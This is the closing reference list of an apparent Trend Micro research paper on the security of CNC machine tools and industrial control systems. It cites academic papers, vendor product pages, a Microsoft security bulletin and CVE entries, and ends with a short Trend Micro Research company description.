- 12 Marco Balduzzi et al. (September 2020). *15th International Conference on Critical Information Infrastructures Security*, Bristol, UK. “Good to Bad: When Industrial Protocol Translation Goes Wrong.”
- 13 Trend Micro. (Aug. 5, 2020). *Trend Micro*. “Lost in Translation: When Industrial Protocol Translation Goes Wrong.” Accessed on May 30, 2022, at <https://www.trendmicro.com/vinfo/us/security/news/internet-of-things/lost-in-translation-when-industrial-protocol-translation-goes-wrong>.
- 14 European Commission. (January 2017). *European Commission*. “Germany: Industrie 4.0.” Accessed on May 27, 2022, at https://ati.ec.europa.eu/sites/default/files/2020-06/DTM_Industrie%204.0_DE.pdf.
- 15 Ministero dello Sviluppo Economico. (n.d.). *Ministero dello Sviluppo Economico*. “Italy’s Plan: Industria 4.0.” Accessed on May 27, 2022, at https://www.mise.gov.it/images/stories/documenti/2017_01_16-Industria_40_English.pdf.
- 16 Chao Liu et al. (February 2018). *Journal of Manufacturing Systems*, vol. 48, no. C, pp. 13 – 24. “A systematic development method for cyber-physical machine tools.”
- 17 Xun Xu. (February 2012). *Robotics and Computer-Integrated Manufacturing*, vol. 28, no. 1, pp. 75 – 86. “From cloud computing to cloud manufacturing.”
- 18 Magnus Åkerman. (June 2018). “Implementing Shop Floor IT for Industry 4.0.”
- 19 Haas Automation, Inc. (June 27, 2019). *Nevada Governor’s Office of Economic Development*. “Board Summary.” Accessed on June 17, 2022, at <https://www.diversifynevada.com/wp-content/uploads/2019/06/6A.-3-Haas-Automation-Inc.-Board-Packet.pdf>.
- 20 Financial Times. (n.d.). *Financial Times*. “Okuma Corp, 6103:TYO summary.” Accessed on June 17, 2022, at <https://markets.ft.com/data/equities/tearsheet/summary?s=6103:TYO>.
- 21 Heidenhain. (n.d.). *Heidenhain*. “Milestones in the History of Heidenhain.” Accessed on June 17, 2022, at <https://www.heidenhain.com/company/milestones>.

- 22 Financial Times. (n.d.). *Financial Times*. “Fanuc Corp, 6154:TYO financials.” Accessed on June 17, 2022, at <https://markets.ft.com/data/equities/tearsheet/financials?s=6954:TYO>.
- 23 Haas. (n.d.). *Haas*. “Super Mini Mill.” Accessed on Sept. 21, 2022, at <https://www.haascnc.com/machines/vertical-mills/mini-mills/models/sminimill.html>.
- 24 Okuma. (n.d.). *Okuma*. “GENOS M460V-5AX.” Accessed on June 17, 2022, at <https://www.okuma.eu/products/by-process/milling/genos-m460v-5ax/genos-m460v-5ax/>.
- 25 Hartford. (n.d.). *Hartford*. “5A series.” Accessed on Sept. 21, 2022, at <https://https://www.hartford.com.tw/en/Product/5-Axis-Vertical-Machining-Center>.
- 26 Yasda. (n.d.). *Yasda*. “YMC 430 + RT10.” Accessed on Sept. 21, 2022, at <https://www.yasda.co.jp/en/about-product/products/ymc430-rt10/>.
- 27 Star. (n.d.). *Star*. “SR 32-JII Type A/B CNC Swiss-type Automatic Lathe.” Accessed on Sept. 21, 2022, at <https://starcnc.com/product/sr-32jii/>.
- 28 Haas. (n.d.). *Haas*. “Machine Data Collection – NGC.” Accessed on June 8, 2022, at <https://www.haascnc.com/service/troubleshooting-and-how-to/how-to/machine-data-collection---ngc.html>.
- 29 MTConnect. (n.d.). *MTConnect*. “MTConnect standardizes factory device data.” Accessed on June 8, 2022, at <https://www.mtconnect.org>.
- 30 Haas. (n.d.). *Haas*. “Machine Data Collection – NGC.” Accessed on June 17, 2022, at <https://www.haascnc.com/service/troubleshooting-and-how-to/how-to/machine-data-collection---ngc.html>.
- 31 Okuma. (n.d.). *Okuma*. “Okuma App Store.” Accessed on June 8, 2022, at <https://www.myokuma.com>.
- 32 Microsoft. (Sept. 14, 2010). *Microsoft Docs*. “Microsoft Security Bulletin MS10-061 – Critical.” Accessed on June 17, 2022, at <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2010/ms10-061>.
- 33 Heidenhain. (n.d.). *Heidenhain*. “Connected Machining.” Accessed on June 9, 2022, at <https://www.heidenhain.com/products/digital-shop-floor/connected-machining>.
- 34 drunsinn. (n.d.). *GitHub*. “pyLSV2.” Accessed on June 9, 2022, at <https://github.com/drunsinn/pyLSV2>.
- 35 Heidenhain. (n.d.). *Heidenhain*. “RemoTools SDK virtualTNC.” Accessed on June 9, 2022, at https://www.heidenhain.com/fileadmin/pdf/en/01_Products/Prospekte/PR_RemoTools_SDK_ID628968_en.pdf.
- 36 Fanuc. (n.d.). *Fanuc*. “FOCAS Library.” Accessed on June 9, 2022, at <https://www.fanuc.eu/it/en/cnc/development-software/focas-development-libraries>.
- 37 Yasda. (n.d.). *Yasda*. “Micro Center YMC 430 + RT10.” Accessed on June 17, 2022, at <https://www.yasda.eu/machines/ymc-430-rt10>.
- 38 Microsoft. (Sept. 14, 2010). *Microsoft Docs*. “Microsoft Security Bulletin MS10-061 – Critical.” Accessed on June 17, 2022, at <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2010/ms10-061>.
- 39 CVE. (Aug. 15, 2013). *CVE*. “CVE-2013-5211.” Accessed on June 17, 2022, at <https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2013-5211>.
- 40 CVE. (Oct. 5, 2009). *CVE*. “CVE-2009-3563.” Accessed on June 17, 2022, at <https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2009-3563>.
- 41 Davide Quarta et al. (May 2017). *38th IEEE Symposium on Security and Privacy*, San Jose, California. “An Experimental Security Analysis of an Industrial Robot Controller.”
- 42 Marcello Pogliani et al. (October 2020). *15th ACM Asia Conference on Computer and Communications Security*, Taipei, Taiwan. “Detecting Insecure Code Patterns in Industrial Robot Programs.”
- 43 Avijit Mandal et al. (September 2018). *23rd International Conference on Emerging Technologies and Factory Automation*, Turin, Italy. “A Generic Static Analysis Framework for Domain-specific Languages.”
- 44 Federico Maggi et al. (November 2020). *2nd International Conference on Industry 4.0 and Smart Manufacturing*, Austria. “Smart Factory Security: A Case Study on a Modular Smart Manufacturing System.”
- 45 Federico Maggi et al. (June 2019). *16th Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, Gothenburg, Sweden. “A Security Evaluation of Industrial Radio Remote Controllers.”

- 46 Marco Balduzzi, Alessandro Pasta, and Kyle Wilhoit. (December 2014). *30th Annual Computer Security Applications Conference (ACSAC)*, New Orleans. "A Security Evaluation of AIS, Automated Identification System."
- 47 Marco Balduzzi et al. (September 2020). *15th International Conference on Critical Information Infrastructures Security*, Bristol, UK. "Good to Bad: When Industrial Protocol Translation Goes Wrong."
- 48 Trend Micro. (Aug. 5, 2020). *Trend Micro*. "Lost in Translation: When Industrial Protocol Translation Goes Wrong." Accessed on May 30, 2022, at <https://www.trendmicro.com/vinfo/us/security/news/internet-of-things/lost-in-translation-when-industrial-protocol-translation-goes-wrong>.
- 49 Terry Fleury, Himanshu Khurana, and Von Welch. (2008). *International Conference on Critical Infrastructure Protection*, Arlington, Virginia. "Towards a Taxonomy of Attacks Against Energy Control Systems."
- 50 Dorottya Papp, Zhendong Ma, and Levente Buttyan. (2015). *13th Annual Conference on Privacy, Security and Trust (PST)*, Izmir, Turkey. "Embedded Systems Security: Threats, Vulnerabilities, and Attack Taxonomy."
- 51 Xuehong Chen, Zi Wang, and Shuaifeng Yang. (March 2022). *IEEE 6th Information Technology and Mechatronics Engineering Conference (ITOEC)*, Chongqing, China. "Research on Information Security Protection of Industrial Internet Oriented CNC System."
- 52 Shanshan Tu et al. (2017). *International Journal on Performability Engineering*, pp. 1336 – 1346. "Security Framework based on Trusted Computing for Industrial Control Systems of CNC Machines."



TREND MICRO™ RESEARCH

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threat techniques. We continually work to anticipate new threats and deliver thought-provoking research.

www.trendmicro.com

